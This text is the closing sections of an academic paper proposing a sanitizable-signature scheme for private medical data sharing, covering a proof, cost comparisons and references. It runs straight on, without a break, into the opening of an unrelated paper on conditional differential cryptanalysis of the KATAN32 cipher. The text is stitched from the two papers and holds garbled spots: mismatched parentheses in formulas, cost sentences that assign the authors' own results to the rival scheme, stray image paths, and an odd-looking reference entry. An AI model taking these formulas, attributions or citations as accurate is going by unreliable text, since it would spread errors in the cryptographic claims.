Hb_0 is identical to $\text{ExpTrans}_A^0(\lambda)$. For $j \in \{1, 2, \cdots, q\}$, Hb_j is almost the same as the value of Hb_{j-1}, except for the answer of the j-th query to Sign/SanO$_b$ is $\text{ExpTrans}_A^1(\lambda)$. That is to say, the answer of the first j-th query to Sign/SanO$_b$ is the sanitized signature, and the remaining q-j signatures are unsanitized (original) signatures. It should be noted that $Hb_q = \text{ExpTrans}_A^1(\lambda)$. Obviously, if $\Pr[Hb_{j-1} = 1] = \Pr[Hb_j = 1]$ for $j \in \{1, 2, \cdots, q\}$, then $\text{ExpTrans}_A^1(\lambda) = \text{ExpTrans}_A^0(\lambda)$ holds.

For $j \in \{1, 2, \cdots, q\}$, we demonstrate that $\Pr[Hb_{j-1} = 1] = \Pr[Hb_j = 1]$ as below. Let the tuple (m, ξ, α) be the j-th query of adversary A to Sign/SanO$_b$ oracle, if $\xi \notin \alpha$, then oracle returns $\perp$ and the equality holds trivially. Otherwise, let $m' := \xi(m)$ and σ' be the answer. The signature σ' comes from the mathematical distribution $\mathbf{D}$, where

$$\mathbf{D} := \left\{ \begin{array}{c} x_i, y_i \in Z_q^*, X_i := P^{x_i}, Y_i := X_i^{y_i}, i \in [\iota] \\ \vartheta = \text{EQS} \cdot \text{Sign}_{SK_s}(X_1, X_2) \\ \omega = \text{EQS} \cdot \text{Sign}_{SK_s}(Y_1, Y_2) \\ \sigma_i = H\left(i\|m_i'\right)^{\varsigma_i}, i \in [\iota] \\ \varsigma_i = \begin{cases} y_1, & \text{if } i \in \alpha \\ 0, & \text{Otherwise} \end{cases} \\ R = rP, Q = rPK_z. \\ c = \left(x_Q\|y_Q\right) \oplus (\alpha\|y_1). \\ \sigma = \left(u, v, \{\sigma_i, X_i, Y_i\}_{i=1}^\iota, c\right) \end{array} \right\}. \quad (8)$$

Replacing x_i and y_i with $u \cdot x_i$ and $v \cdot y_i$, respectively, for some $u, v \in Z_q^*$, we can obtain a mathematical distribution $\mathbf{D}' = \mathbf{D}$, where

$$\mathbf{D}' := \left\{ \begin{array}{c} u, v \in Z_q^* \\ x_i, y_i \in Z_q^*, X_i := P^{x_i}, Y_i := X_i^{y_i}, i \in [\iota] \\ \vartheta = \mathrm{EQS} \cdot \mathrm{Sign}_{SK_s}(X_1, X_2)^u \\ \omega = \mathrm{EQS} \cdot \mathrm{Sign}_{SK_s}(Y_1, Y_2)^{u \cdot v} \\ \sigma_i = H\left(i \| m_i'\right)^{\varsigma_i'}, i \in [\iota] \\ \varsigma_i' = \begin{cases} v \cdot y_1, & \text{if } i \in \alpha \\ 0, & \text{Otherwise} \end{cases} \\ R = rP, Q = rPK_z. \\ c = \left(x_Q \| y_Q\right) \oplus (\alpha \| y_1). \\ \sigma = \left(u, v, \{\sigma_i, X_i^u, Y_i^{u \cdot v}\}_{i=1}^{\iota}, c\right) \end{array} \right\}. \quad (9)$$

Because of the perfect adaption of EQS [35], the distribution of $\vartheta = \mathrm{EQS} \cdot \mathrm{Sign}_{SK_s}(X_1, X_2)^u$ and $\omega = \mathrm{EQS} \cdot \mathrm{Sign}_{SK_s}(Y_1, Y_2)^{u \cdot v}$ is the same as that of $\mathrm{ChgRep}_{PK_s}(X_1, X_2), \vartheta', u)$ and $\mathrm{ChgRep}_{PK_s}(Y_1, Y_2), \omega', u \cdot v)$, where $\vartheta' = \mathrm{EQS} \cdot \mathrm{Sign}_{SK_s}(X_1, X_2)$, $\omega' = \mathrm{EQS} \cdot \mathrm{Sign}_{SK_s}(Y_1, Y_2)$. Then, we can obtain a distribution $\mathbf{D}' = \mathbf{D}''$, and we have

$$\mathbf{D}'' := \left\{ \begin{array}{c} u, v \in Z_q^* \\ x_i, y_i \in Z_q^*, X_i := P^{x_i}, Y_i := X_i^{y_i}, i \in [\iota] \\ \vartheta' = \mathrm{EQS} \cdot \mathrm{Sign}_{SK_s}(X_1, X_2) \\ \omega' = \mathrm{EQS} \cdot \mathrm{Sign}_{SK_s}(Y_1, Y_2) \\ \vartheta = \mathrm{ChgRep}_{PK_s}(X_1, X_2), \vartheta', u\Big) \\ \omega = \mathrm{ChgRep}_{PK_s}(Y_1, Y_2), \omega', u \cdot v\Big) \\ \sigma_i = H\left(i \| m_i'\right)^{\varsigma_i'}, i \in [\iota] \\ \varsigma_i' = \begin{cases} v \cdot y_1, & \text{if } i \in \alpha \\ 0, & \text{Otherwise} \end{cases} \\ R = rP, Q = rPK_z. \\ c = \left(x_Q \| y_Q\right) \oplus (\alpha \| y_1). \\ \sigma = \left(u, v, \{\sigma_i, X_i^u, Y_i^{u \cdot v}\}_{i=1}^{\iota}, c\right) \end{array} \right\}. \quad (10)$$

From the above derivation process, it is easy to find that in Hb_j, the signature σ' completely came from $\mathbf{D}''$. Therefore, we can conclude that Hb_{j-1} and Hb_j are equivalent in function.

5.3. Comparative Summary: Security Properties. We show that our PP-SS scheme can meet all the security requirements presented in Section 3.

(i) *Integrity*. The PP-SS scheme proposed in this paper has the characteristics of a traditional digital signature. Before sharing medical data, first sign it, and then the verifier can determine the integrity of the medical data by verifying the signature of the message

(ii) *Unforgeability*. The PP-SS scheme proposed in this paper introduces Fuchsbauer et al.'s EQS scheme, which has been proven to be unforgeable under chosen message attacks [35], which can ensure no one can forge the signature generated by the signer or sanitizer

(iii) *Sanitization*. The sanitizer in our proposed PP-SS scheme in this paper can be allowed to sanitize the information in the signed message, which can effectively hide the patient's sensitive information

(iv) *Privacy*. The PP-SS scheme proposed in this paper can effectively hide the patient's sensitive information, and the unsanitized signature and the sanitized signature generated from our PP-SS scheme are indistinguishable as proven in Section 5.2, which effectively protects the privacy of the patient

5.4. Comparative Summary: Security Comparison. As can be seen from Table 1, we observe that Jiang et al.'s scheme [16], Wu et al.'s scheme [17], Bultel et al.'s scheme [29], and our proposed PP-SS scheme can all meet the integrity and unforgeability. Only our PP-SS scheme can satisfy the sanitization and privacy. Suppose a patient agrees to share his electronic medical record with other medical research institutions through a third-party platform (hospital) but does not want to expose the privacy information such as the identity in the message. If users try to solve the above problems using the schemes of Jiang et al. or Wu et al., they will find that both of them can only obscure the identity of the information publisher, but cannot effectively hide user privacy information contained in the message.

In Bultel et al.'s scheme [29] and our PP-SS scheme, patients can entrust a third-party platform as a sanitizer to modify the privacy information specified by the original signer in the message. In addition, both of them can meet the indistinguishability and the attacker cannot obtain the user's private information, which can effectively protect the privacy of the user's sensitive information. Comparatively speaking, Bultel et al.'s scheme and our PP-SS scheme satisfy all four security requirements in Table 1 and outperform the two other schemes in terms of data security and privacy protection.

6. Comparative Summary: Performance

In this section, we analyze the performance of our proposed PP-SS scheme by evaluating the computation and communication costs.

6.1. Computation Costs. We evaluate the performance of our new proposal and Bultel et al.'s scheme [29]. In the specific implementation, we choose a nonsingular elliptic curve E

Table 1: Comparative summary: security properties.

	Jiang et al.'s scheme [16]	Wu et al.'s scheme [17]	Bultel et al.'s scheme [29]	Our scheme
Integrity	✓	✓	✓	✓
Unforgeability	✓	✓	✓	✓
Sanitization	×	×	✓	✓
Privacy	×	×	✓	✓

Table 2: Running time of different operations (ms).

Notations	Operations	Time
T_{exp}	A modular exponentiation operation	3.8636
T_{pa}	A point addition operation	0.0018
T_{pm}	A point multiplication operation	0.4421
T_{bp}	A bilinear pair operation	4.2110
T_{mtp}	A hash to point operation	4.4060

: $y^2 = x^3 + ax + b$ mod q, and a, $b \in Z_q^*$, G is the additive group with the order q on E, security parameter $|\lambda| = 80$ bits, and p and q are both prime numbers with a length of 160 bits. We run the simulation experiment using the MIRACL library [36] on a personal computer (Intel core with I7-4770@3.4 GHz CPU, 4 GB random memory, and Windows 7 operating system). The running time of different operations is shown in Table 2.

Because Setup, Extract-SKey, and Extract-ZKey phases are a one-off operation, we only consider the computation costs in the Sign phase, Sanitize phase, and Verify phase. AnEQS · Signalgorithm includes$(2n-2)$point addition operations and$(2n+2)$point multiplication operations, an EQS · ChgRep algorithm requires $(n+4)$ point multiplication operations, and an EQS · Verify algorithm requires $(n+5)$ bilinear pair operations, where n is the number of messages involved in the operation [35].

In the Sign phase, the signer in Bultel et al.'s scheme needs to perform 3ι exponentiation operations, $(4\iota-4)$ point addition operations, $(4\iota+6)$ point multiplication operations, and ι hash to point operations; therefore, the computation cost of the Sign phase in Bultel et al.'s scheme is $3\iota T_{\text{exp}} + (4\iota-4)T_{\text{pa}} + (4\iota+6)T_{\text{pm}} + \iota T_{\text{mtp}}$. The signer in our PP-SS scheme needs to perform ι exponentiation operations, four point addition operations, fourteen point multiplication operations, and ι hash to point operations; therefore, the computation cost of Sign phase in our PP-SS scheme is $\iota T_{\text{exp}} + 4T_{\text{pa}} + 14T_{\text{pm}} + \iota T_{\text{mtp}}$.

In the Sanitize phase, the sanitizer in Bultel et al.'s scheme needs to perform 3ι exponentiation operations, $(2\iota+9)$ point multiplication operations, and α hash to point operations; therefore, the computation cost of the Sanitize phase in Bultel et al.'s scheme is $3\iota T_{\text{exp}} + (2\iota+9)T_{\text{pm}} + \alpha T_{\text{mtp}}$. The sanitizer in our PP-SS scheme needs to perform $(4+\iota)$ exponentiation operations, thirteen point multiplication operations, and α hash to point operations; therefore, the computation cost of Sanitize phase in our PP-SS scheme is $(4+\iota)T_{\text{exp}} + 13T_{\text{pm}} + \alpha T_{\text{mtp}}$.

In the Verify phase, the verifier in Bultel et al.'s scheme needs to perform $(4\iota+10)$ bilinear pair operations and ι hash to point operations; therefore, the computation cost of the Verify phase in Bultel et al.'s scheme is $(4\iota+10)T_{\text{bp}} + \iota T_{\text{mtp}}$. The verifier in our PP-SS scheme needs to perform $(2\iota+20)$ bilinear pair operations and ι hash to point operations; therefore, the computation cost of Verify phase in Bultel et al.'s scheme is $(2\iota+20)T_{\text{bp}} + \iota T_{\text{mtp}}$.




Figure 2: Comparative summary: computation costs.

As shown in Figure 2 and Table 3, if $\iota = 100$ and $\alpha = 20$, we can observe that the computation cost of the Sign phase in our PP-SS scheme is 833.16 ms, which is reduced by 53.19% compared with Bultel et al.'s scheme (the computation cost is 1779.89 ms); the computation cost of the Sanitize phase in our PP-SS scheme is 495.68 ms, which is reduced by 62.99% compared with Bultel et al.'s scheme (the computation cost is 1339.60 ms); and the computation cost of the Verify phase in our PP-SS scheme is 1367.02 ms, which is reduced by 36.92% compared with Bultel et al.'s scheme (the computation cost is 2167.11 ms) in terms of computation cost percentage. Obviously, our new scheme greatly reduces the computation cost at different phases.

6.2. Communication Costs. In the Setup, Extract-SKey, Extract-ZKey, and Verify phases, there is no additional communication cost in Bultel et al.'s scheme [29] and our proposed PP-SS scheme. Hence, we only consider the communication costs of the Sign phase and the Sanitize phase. For simplicity, we assume the length of the user's electronic medical record F is ℓ in accordance with the above implementation. The communication cost is analyzed as follows.

In the Sign phase, the signer in Bultel et al.'s scheme needs to send $\sigma = (\mu, \eta, \{\sigma_i, X_i, Y_i\}_{i=1}^{\iota}, c)$, R, and the electronic medical record F to the sanitizer. Since $|\mu| = 8|q|$, $|\eta| = 8|q|$, $|c| = (\iota+1)|q|$, and R, σ_i, X_i, Y_i are all the elements in G_2, the communication cost of Bultel et al.'s scheme is $|\mu| + |\eta| + |c| + \iota(|\sigma_i| + |X_i| + |Y_i|) + |R| + |F| = 8|q| + 8|q| + (\iota+1)|q| + \iota(2|q| + 2|q| + 2|q|) + 2|q| + \ell$ bits. The signer in our PP-SS scheme needs to send $(\vartheta, \omega, X, Y, R, \sigma = \{\sigma_i\}_1^{\iota}, c)$

Table 3: Computation cost comparison (ms).

Scheme	Sign	Sanitize	Verify
Bultel et al.'s [29]	$300T_{\text{exp}} + 396T_{\text{pa}} + 406T_{\text{pm}} + 100T_{\text{mtp}} \approx 1779.89$	$300T_{\text{exp}} + 209T_{\text{pm}} + 20T_{\text{mtp}} \approx 1339.60$	$410T_{\text{bp}} + 100T_{\text{mtp}} \approx 2167.11$
Our scheme	$100T_{\text{exp}} + 4T_{\text{pa}} + 14T_{\text{pm}} + 100T_{\text{mtp}} \approx 833.16$	$104T_{\text{exp}} + 13T_{\text{pm}} + 20T_{\text{mtp}} \approx 495.68$	$220T_{\text{bp}} + 100T_{\text{mtp}} \approx 1367.02$

Table 4: Comparative summary: communication cost (bit).

	Bultel et al.'s scheme [29]	Our scheme
Sign	$8\|q\| + 8\|q\| + 51\|q\| + 50(2\|q\| + 2\|q\| + 2\|q\|) + 2\|q\| + \ell \approx 60064$	$8\|q\| + 8\|q\| + 2\|q\| + 100\|q\| + 2\|q\| + 2\|q\| + 2\|q\| + 2\|q\| + 2\|q\| + \ell \approx 21504$
Sanitize	$8\|q\| + 8\|q\| + 50(2\|q\| + 2\|q\| + 2\|q\|) + \ell \approx 51584$	$8\|q\| + 8\|q\| + 100\|q\| + 2\|q\| + 2\|q\| + 2\|q\| + 2\|q\| + \ell \approx 20864$




Figure 3: Comparative summary: communication costs.

and electronic medical record F to the sanitizer. Since $|\vartheta| = 8|q|$, $|\omega| = 8|q|$, $|c| = 2|q|$, and R, σ_i, X_1, X_2, Y_1, Y_2 are all the elements in G_2, the communication cost of Bultel et al.'s scheme is $|\vartheta| + |\omega| + |c| + \iota|\sigma_i| + |X_1| + |X_2| + |Y_1| + |Y_2| + |R| + |F| = 8|q| + 8|q| + 2|q| + 2\iota|q| + 2|q| + 2|q| + 2|q| + 2|q| + \ell$ bits.

In the Sanitize phase, the sanitizer in Bultel et al.'s scheme needs to send $\sigma' = (\mu', \eta', \{\sigma_i', X_i', Y_i'\}_{i=1}^{\iota})$ to the sanitizer. Since $|\mu'| = 8|q|$, $|\eta'| = 8|q|$, and σ_i', X_i', Y_i' are all the elements in G_2, the communication cost of Bultel et al.'s scheme is $|\mu'| + |\eta'| + \iota(|\sigma_i'| + |X_i'| + |Y_i'|) + |F'| = 8|q| + 8|q| + \iota(2|q| + 2|q| + |Y_i|) + \ell$ bits. The signer in our PP-SS scheme needs to send $(\vartheta', \omega', X', Y', \sigma' = \{\sigma_i'\}_1^{\iota})$ and electronic medical record F' to the sanitizer. Since $|\vartheta'| = 8|q|$, $|\omega'| = 8|q|$, and σ_i', X_1', X_2', Y_1', Y_2' are all the elements in G_2, the communication cost of Bultel et al.'s scheme is $|\vartheta'| + |\omega'| + \iota|\sigma_i'| + |X_1'| + |X_2'| + |Y_1'| + |Y_2'| + |F'| = 8|q| + 8|q| + \iota(2|q|) + 2|q| + 2|q| + 2|q| + 2|q| + \ell$ bits.

If we choose $\iota = 50$ and $|F| = \ell = 1024$ bits, the comparative summary of the communication costs is demonstrate in Table 4 and Figure 3. We can observe that the communication cost of the Sign phase in our PP-SS scheme is 21504 bits, which is reduced by 64.20% compared with Bultel et al.'s scheme (the communication cost is 60064 bits), and the communication cost of the Sanitize phase in our PP-SS scheme is 20864 bits, which is reduced by 59.55% compared with Bultel et al.'s scheme (the communication cost is 51584 bits) in terms of communication cost percentage. Obviously, our new scheme greatly reduces the communication cost at different phases.

7. Conclusion

Smart mobile medical is a trend that is unlikely to disappear in the foreseeable future, and as the amount of user data continues to increase, it is essential to ensure the availability of medical data and the privacy of user information. Many digital signature schemes have been proposed recently, but most schemes have certain limitations and cannot be well adapted to the needs of smart medical applications.

To overcome this security problem, we propose a new data security and privacy protection scheme based on a sanitizable signature for smart mobile medical scenarios. Security analysis and detailed performance evaluation demonstrate that our PP-SS scheme can not only ensure the integrity of medical data and support the privacy protection of patient but also achieve a higher level of security assurance when communication and computation costs are greatly reduced. Therefore, our proposed PP-SS scheme is more suitable for actual deployment in smart mobile medical scenarios.

Data Availability

The data used to support the findings of this study are available from the corresponding author upon request.

Conflicts of Interest

The authors declare that they have no conflicts of interest.

Acknowledgments

This work was supported by the National Natural Science Foundation of China (Nos. 61902115, 61972294, and 61932016) and the Opening Project of Guangdong Provincial Key Laboratory of Data Security and Privacy Protection (No. 2017B030301004-11).

References

[1] P. Kakria, N. K. Tripathi, and P. Kitipawang, "A real-time health monitoring system for remote cardiac patients using smartphone and wearable sensors," *International Journal of*

Telemedicine and Applications, vol. 2015, Article ID 373474, 11 pages, 2015.

[2] M. S. Hossain, G. Muhammad, and A. Alamri, "Smart healthcare monitoring: a voice pathology detection paradigm for smart cities," *Multimedia Systems*, vol. 25, no. 5, pp. 565–575, 2019.

[3] H.-R. Lim, H. S. Kim, R. Qazi, Y.-T. Kwon, J.-W. Jeong, and W.-H. Yeo, "Advanced soft materials, sensor integrations, and applications of wearable flexible hybrid electronics in healthcare, energy, and environment," *Advanced Materials*, vol. 32, no. 15, article 1901924, 2020.

[4] K. Kroenke, D. P. Alford, C. Argoff et al., "Challenges with implementing the centers for disease control and prevention opioid guideline: a consensus panel report," *Pain Medicine*, vol. 20, no. 4, pp. 724–735, 2019.

[5] C. Peng, P. Goswami, and G. Bai, "A literature review of current technologies on health data integration for patient-centered health management," *Health Informatics Journal*, vol. 26, no. 3, pp. 1926–1951, 2020.

[6] M. Al Ameen, J. Liu, and K. Kwak, "Security and privacy issues in wireless sensor networks for healthcare applications," *Journal of Medical Systems*, vol. 36, no. 1, pp. 93–101, 2012.

[7] T. Gong, H. Huang, P. Li, K. Zhang, and H. Jiang, "A medical healthcare system for privacy protection based on IoT," in *2015 Seventh International Symposium on Parallel Architectures, Algorithms and Programming (PAAP)*, pp. 217–222, Nanjing, China, December 2015.

[8] R. F. Greaves, S. Bernardini, M. Ferrari et al., "Key questions about the future of laboratory medicine in the next decade of the 21st century: a report from the IFCC-emerging technologies division," *Clinica Chimica Acta*, vol. 495, pp. 570–589, 2019.

[9] L. Fang, C. Yin, J. Zhu et al., "Privacy protection for medical data sharing in smart healthcare," *ACM Transactions on Multimedia Computing Communications and Applications*, vol. 1, no. 1, pp. 1–18, 2020.

[10] D. He, Y. Zhang, D. Wang, and K. K. R. Choo, "Secure and efficient two-party signing protocol for the identity-based signature scheme in the IEEE P1363 standard for public key cryptography," *IEEE Transactions on Dependable and Secure Computing*, vol. 17, no. 5, pp. 1124–1132, 2018.

[11] Y. Zhang, D. He, X. Huang, D. Wang, K. K. R. Choo, and J. Wang, "White-box implementation of the identity-based signature scheme in the IEEE P1363 standard for public key cryptography," *IEICE Transactions on Information and Systems*, vol. E103.D, no. 2, pp. 188–195, 2020.

[12] Q. Feng, D. He, Z. Liu, D. Wang, and K. K. R. Choo, "Distributed signing protocol for IEEE p1363-compliant identity-based signature scheme," *IET Information Security*, vol. 14, no. 4, pp. 443–451, 2020.

[13] H. Jin, Y. Luo, P. Li, and J. Mathew, "A review of secure and privacy-preserving medical data sharing," *IEEE Access*, vol. 7, pp. 61656–61669, 2019.

[14] G. Ateniese, D. H. Chou, B. De Medeiros, and G. Tsudik, "Sanitizable signatures," in *European Symposium on Research in Computer Security*, pp. 159–177, Springer, 2005.

[15] Centers for Disease Control and Prevention, "HIPAA privacy rule and public health. Guidance from CDC and the US Department of Health and Human Services," *MMWR: Morbidity and Mortality Weekly Report*, vol. 52, Supplement 1, pp. 1–17, 2003.

[16] Y. Jiang, Y. Ji, and T. Liu, *An anonymous communication scheme based on ring signature in VANETs*, Computer Science, 2014.

[17] L. Wu, Z. Xu, D. He, and X. Wang, "New certificateless aggregate signature scheme for healthcare multimedia social network on cloud environment," *Security and Communication Networks*, vol. 2018, Article ID 2595273, 13 pages, 2018.

[18] D. S. Tug, C. H. Tug, D. D. Tug et al., *Overview of functional and malleable signature schemes*, 2015.

[19] A. Bilzhause, H. C. Pöhls, and K. Samelin, "Position paper: the past, present, and future of sanitizable and redactable signatures," in *Proceedings of the 12th International Conference on Availability, Reliability and Security*, pp. 1–9, Reggio Calabria, Italy, August 2017.

[20] C. Brzuska, M. Fischlin, T. Freudenreich et al., "Security of sanitizable signatures revisited," in *International Workshop on Public Key Cryptography*, pp. 317–336, Springer, 2009.

[21] J. Gong, H. Qian, and Y. Zhou, "Fully-secure and practical sanitizable signatures," in *International Conference on Information Security and Cryptology*, pp. 300–317, Springer, 2010.

[22] S. Krenn, K. Samelin, and D. Sommer, "Stronger security for sanitizable signatures," in *Data Privacy Management, and Security Assurance*, pp. 100–117, Springer, 2015.

[23] C. Brzuska, M. Fischlin, A. Lehmann, and D. Schröder, "Unlinkability of sanitizable signatures," in *International Workshop on Public Key Cryptography*, pp. 444–461, Springer, 2010.

[24] C. Brzuska, H. C. Pöhls, and K. Samelin, "Non-interactive public accountability for sanitizable signatures," in *European Public Key Infrastructure Workshop*, pp. 178–193, Springer, 2012.

[25] A. Bilzhause, M. Huber, H. C. Pöhls, and K. Samelin, "Cryptographically enforced four-eyes principle," in *2016 11th International Conference on Availability, Reliability and Security (ARES)*, pp. 760–767, Salzburg, Austria, August 2016.

[26] H. C. Pöhls, K. Samelin, and J. Posegga, "Sanitizable signatures in xml signature performance, mixing properties, and revisiting the property of transparency," in *International Conference on Applied Cryptography and Network Security*, pp. 166–182, Springer, 2011.

[27] J. Camenisch, D. Derler, S. Krenn, H. C. Pöhls, K. Samelin, and D. Slamanig, "Chameleon-hashes with ephemeral trapdoors," in *IACR International Workshop on Public Key Cryptography*, pp. 152–182, Springer, 2017.

[28] M. T. Beck, J. Camenisch, D. Derler et al., "Practical strongly invisible and strongly accountable sanitizable signatures," in *Australasian Conference on Information Security and Privacy*, pp. 437–452, Springer, 2017.

[29] X. Bultel, P. Lafourcade, R. W. Lai, G. Malavolta, D. Schröder, and S. A. K. Thyagarajan, "Efficient invisible and unlinkable sanitizable signatures," in *IACR International Workshop on Public Key Cryptography*, pp. 159–189, Springer, 2019.

[30] H. C. Pöhls, S. Peters, K. Samelin, J. Posegga, and H. de Meer, "Malleable signatures for resource constrained platforms," in *IFIP International Workshop on Information Security Theory and Practices*, pp. 18–33, Springer, 2013.

[31] M. Rost and A. Pfitzmann, "Datenschutz-Schutzziele — revisited," *Datenschutz und Datensicherheit - DuD*, vol. 33, no. 6, pp. 353–358, 2009.

[32] H. C. Pöhls, *Increasing the legal probative value of cryptographically private malleable signatures*, 2018.

[33] S. Lim, E. Lee, and C. M. Park, "A short redactable signature scheme using pairing," *Security and Communication Networks*, vol. 5, no. 5, 534 pages, 2012.

[34] H. C. Pöhls and K. Samelin, "Accountable redactable signatures," in *2015 10th International Conference on Availability, Reliability and Security*, pp. 60–69, Toulouse, France, August 2015.

[35] C. Hanser and D. Slamanig, "Structure-preserving signatures on equivalence classes and their application to anonymous credentials," in *International Conference on the Theory and Application of Cryptology and Information Security*, pp. 491–511, Springer, 2014.

[36] M. Scott, *Miracl–Multiprecision Integer and Rational Arithmetic c/c++ Library*, Shamus Software Ltd, Dublin, Ireland, 2003.

Hindawi
Wireless Communications and Mobile Computing
Volume 2020, Article ID 8883557, 14 pages
https://doi.org/10.1155/2020/8883557

Research Article

Improved Conditional Differential Analysis on NLFSR-Based Block Cipher KATAN32 with MILP

Zhaohui Xing,[1,2] **Wenying Zhang**,[1] **and Guoyong Han**[3]

[1]*School of Information Science and Engineering, Shandong Normal University, Jinan 250014, China*
[2]*School of Science, Shandong Jiaotong University, Jinan 250357, China*
[3]*School of Management Engineering, Shandong Jianzhu University, Jinan 250101, China*

Correspondence should be addressed to Wenying Zhang; zhangwenying@sdnu.edu.cn

Received 24 June 2020; Revised 18 October 2020; Accepted 3 November 2020; Published 23 November 2020

Academic Editor: Ding Wang

In this paper, a new method for constructing a Mixed Integer Linear Programming (MILP) model on conditional differential cryptanalysis of the nonlinear feedback shift register- (NLFSR-) based block ciphers is proposed, and an approach to detecting the bit with a strongly biased difference is provided. The model is successfully applied to the block cipher KATAN32 in the single-key scenario, resulting in practical key-recovery attacks covering more rounds than the previous. In particular, we present two distinguishers for 79 and 81 out of 254 rounds of KATAN32. Based on the 81-round distinguisher, we recover 11 equivalent key bits of 98-round KATAN32 and 13 equivalent key bits of 99-round KATAN32. The time complexity is less than 2^{31} encryptions of 98-round KATAN32 and less than 2^{33} encryptions of 99-round KATAN32, respectively. Thus far, our results are the best known practical key-recovery attacks for the round-reduced variants of KATAN32 regarding the number of rounds and the time complexity. All the results are verified experimentally.

1. Introduction

Cryptographic techniques move into applications like access control, parking management, goods tracking, radio frequency identification tags, and integrated circuit (IC) printing [1]. At the same time, wireless sensor networks (WSNs) have been used for various critical industrial applications, such as heartbeat monitoring, temperature monitoring for precision agriculture, self-monitoring of autonomous vehicles, and power usage monitoring for smart grid [2, 3]. In these new cryptography environments, RFID technology applications and sensor networks have similar features such as weak computation ability, small storage space, and strict power constraints. However, the data processed in these applications are sensitive [4]. The ever-increasing demand for security and privacy in these very constrained environments requires new cryptographic primitives, like low cost, tiny, and efficient ciphers. Hence, traditional block ciphers such as AES are not suitable for these constrained environments. Many lightweight ciphers, including KATAN and KTANTAN family [5] and Piccolo [6], have been proposed to tackle this problem.

The KATAN and KTANTAN block ciphers were proposed by Christophe DeCannière, Orr Dunkelman, and Miroslav Knezevic at CHES 2009 [5]. In order to reduce the energy consumed in data processing and improve the efficiency, KATAN uses nonlinear feedback shift registers (NLFSRs) as well as a linear key schedule [7]. Both KATAN and KTANTAN have three variants with 32-bit, 48-bit, and 64-bit block sizes, each requiring an 80-bit user key. In addition, KATAN and KTANTAN share the same data path specification, including round transformation and round constants. The only difference between KATAN and KTANTAN is the generation of subkeys. For KTANTAN, two bits of the 80-bit $K = k_{79}k_{78} \cdots k_1k_0$ are selected each round. However, the key schedule of the KATAN32 cipher (and the other two variants KATAN48 and KATAN64) loads the 80-bit key into an LFSR (the least significant bit of the key is loaded to position 0 of the LFSR). For each round, positions 0 and 1 of the LFSR are generated as the round subkey

Table 1: Cryptanalytic results on KATAN32.

Type	Scenario	Rounds	Time complexity	Reference
Conditional differential	Single key	78	2^{22}	[9]
	Related key	120	2^{31}	[11]
Improved conditional differential	Single key	97	2^{30}	This paper
	Single key	98	2^{31}	This paper
	Single key	99	2^{33}	This paper
Differential	Single key	91	2^{32*}	[12]
	Single key	115	2^{78}	
MIMT ASR	Single key	119	$2^{79.1}$	[13]
Match Box MITM	Single key	153	$2^{78.5}$	[14]
Dynamic Cube	Single key	155	$2^{78.3}$	[15]
Multidimensional MITM	Single key	175	$2^{79.3}$	[16]
	Single key	206	2^{79}	[17]

*A 91-round differential distinguisher.

k_{2i} and k_{2i+1}, and the LFSR is clocked twice. Because of the simple key schedule, KTANTAN was broken by Wei et al. [8], and while a more complex key schedule makes KATAN secure and stronger, the key schedule is also linear.

1.1. Related Work. KATAN family ciphers have been analyzed by extensive cryptanalysis. At ASIACRYPT 2010, Knellwolf et al. analyzed KATAN and KTANTAN [9] using conditional differential cryptanalysis [10] and recovered four equivalent key bits for 78 of 254 rounds of KATAN32 in the single-key scenario. They subsequently analyzed KATAN32 in the related-key scenario with an improved technique using automatic tools and then obtained key-recovery attacks for 120 of 254 rounds of KATAN32 [11]. Finding the nonuniformity of the difference distribution after 91 rounds, Albrecht and Leander proposed a 91-round distinguisher with the time complexity being 2^{32} encryptions [12]. These results on KATAN32 are listed in Table 1.

Other types of attacks formally published on this cipher are also listed in Table 1, such as all subkeys recovery (ASR), which is a variant of the meet-in-the-middle (MITM) attack [13], Match Box MITM attack [14], Dynamic Cube attack [15], and Multidimensional MITM attack [16, 17]. As can be seen from the details in Table 1, each time complexity is too high to present a practical attack.

As stated in [18], related-key attacks are arguable in a practical sense, because a related-key attack is under the assumption that the attacker had known and even controlled the relation between multiple unknown keys. Because of this assumption, the related-key attack is arguable from the aspect of practical security, though it is meaningful during the design and certification of a cipher. In particular, the key of an ultra-lightweight block cipher in low-end devices such as a passive RFID tag may not be changed during its life cycle. In a practical sense, the security of a lightweight cipher under the single-key scenario is the most important. As shown in [19], even though the result of an attack in the related-key scenario is better, it is still meaningful to explore an attack in the single-key scenario.

Conditional differential cryptanalysis was first introduced by Biham and Ben-Aroya at Crypto 1993 in [10]. The idea is to control the propagation of differences by imposing conditions on the public variables of the cipher. In particular, we want to impose some conditions to filter plaintexts. Depending on whether these conditions involve secret variables or not, key-recovery or distinguishing attacks can be mounted. The key bit conditions lead to a key-recovery attack. The technique has been extended to higher order differential cryptanalysis. Later, it has been a very popular technique in hash functions cryptanalysis [20]. It allows increasing the probability of a differential characteristic satisfying some conditions; it also can be useful for block ciphers.

